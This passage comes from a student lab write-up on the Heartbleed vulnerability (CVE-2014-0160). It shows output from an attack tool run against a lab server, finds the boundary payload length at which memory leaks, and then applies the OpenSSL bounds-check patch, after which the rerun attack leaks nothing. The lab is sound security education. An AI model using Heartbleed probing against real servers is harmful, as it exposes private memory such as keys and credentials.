A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/13/2021 23:26] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ 
```

In conclusion we can say that the ***boundary value of the payload length variable is 22.***

Anything beyond this value will leak extra data blocks from the server’s memory.

<u>Step 5: Countermeasure and bug fix</u>

This lab task requires us to give a solution at the code level to better analyse the code first:


For this we change to root from seed.Then we enter the directory ***/home/seed/openssl-1.0.1/ssl***

Here, we are required to change two files, namely, ***d1_both.c*** and ***t1_lib.c***

The necessary changes are available in:


https://github.com/openssl/openssl/commit/731f431497f463f3a2a97236fe0187b11c44aead

1. <u>Changes in *d1_both.c*</u> :


*d1_both.c (/home/seed/openssl-1.0.1/ssl) - gedit
4:34 AM Seed
File Edit View Search Tools Documents Help
Open Save Undo
*d1_both.c
C Tab Width: 8 Ln 1475, Col 39 INS

```
	{
	unsigned char *p = &s->s3->rrec.data[0], *pl;
	unsigned short hbtype;
	unsigned int payload;
	unsigned int padding = 16; /* Use minimum padding */

	if (s->msg_callback)
		s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
			&s->s3->rrec.data[0], s->s3->rrec.length,
			s, s->msg_callback_arg);

	/* Read type and payload length first */
	if (1 + 2 + 16 > s->s3->rrec.length)
		return 0;
	hbtype = *p++;
	n2s(p, payload);
	if (1 + 2 + payload + 16 > s->s3->rrec.length)
		return 0; /* silently discard per RFC 6520 sec. 4 */
	pl = p;

	if (hbtype == TLS1_HB_REQUEST)
		{
		unsigned char *buffer, *bp;
		int r;

		/* Allocate memory for the response, size is 1 byte
```

2. Changes in *t1_lib.c* :




*t1_lib.c (/home/seed/openssl-1.0.1/ssl) - gedit
4:40 AM
Seed
File Edit View Search Tools Documents Help
Open
Save
Undo
*t1_lib.c
C
Tab Width: 8
Ln 2458, Col 16
INS

```
#ifndef OPENSSL_NO_HEARTBEATS
int
tls1_process_heartbeat(SSL *s)
        {
        unsigned char *p = &s->s3->rrec.data[0], *pl;
        unsigned short hbtype;
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

        /* Read type and payload length first */

        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

        /* Read type and payload length first */
        if (1 + 2 + 16 > s->s3->rrec.length)
                return 0; /* silently discard */
        hbtype = *p++;
        n2s(p, payload);
        if (1 + 2 + payload + 16 > s->s3->rrec.length)
                return 0; /* silently discard per RFC 6520 sec. 4 */
        pl = p;
```

These changes made in the code fixes the bug that causes the attack to take place. Now that the bug is fixed, there will not be any kind of leakage of extra data no matter what the payload length variable is.

Conclusion: We have successfully fixed the bug and there is NO leakage of extra payload data



```
[11/14/2021 04:49] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py
www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/14/2021 05:01] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$
```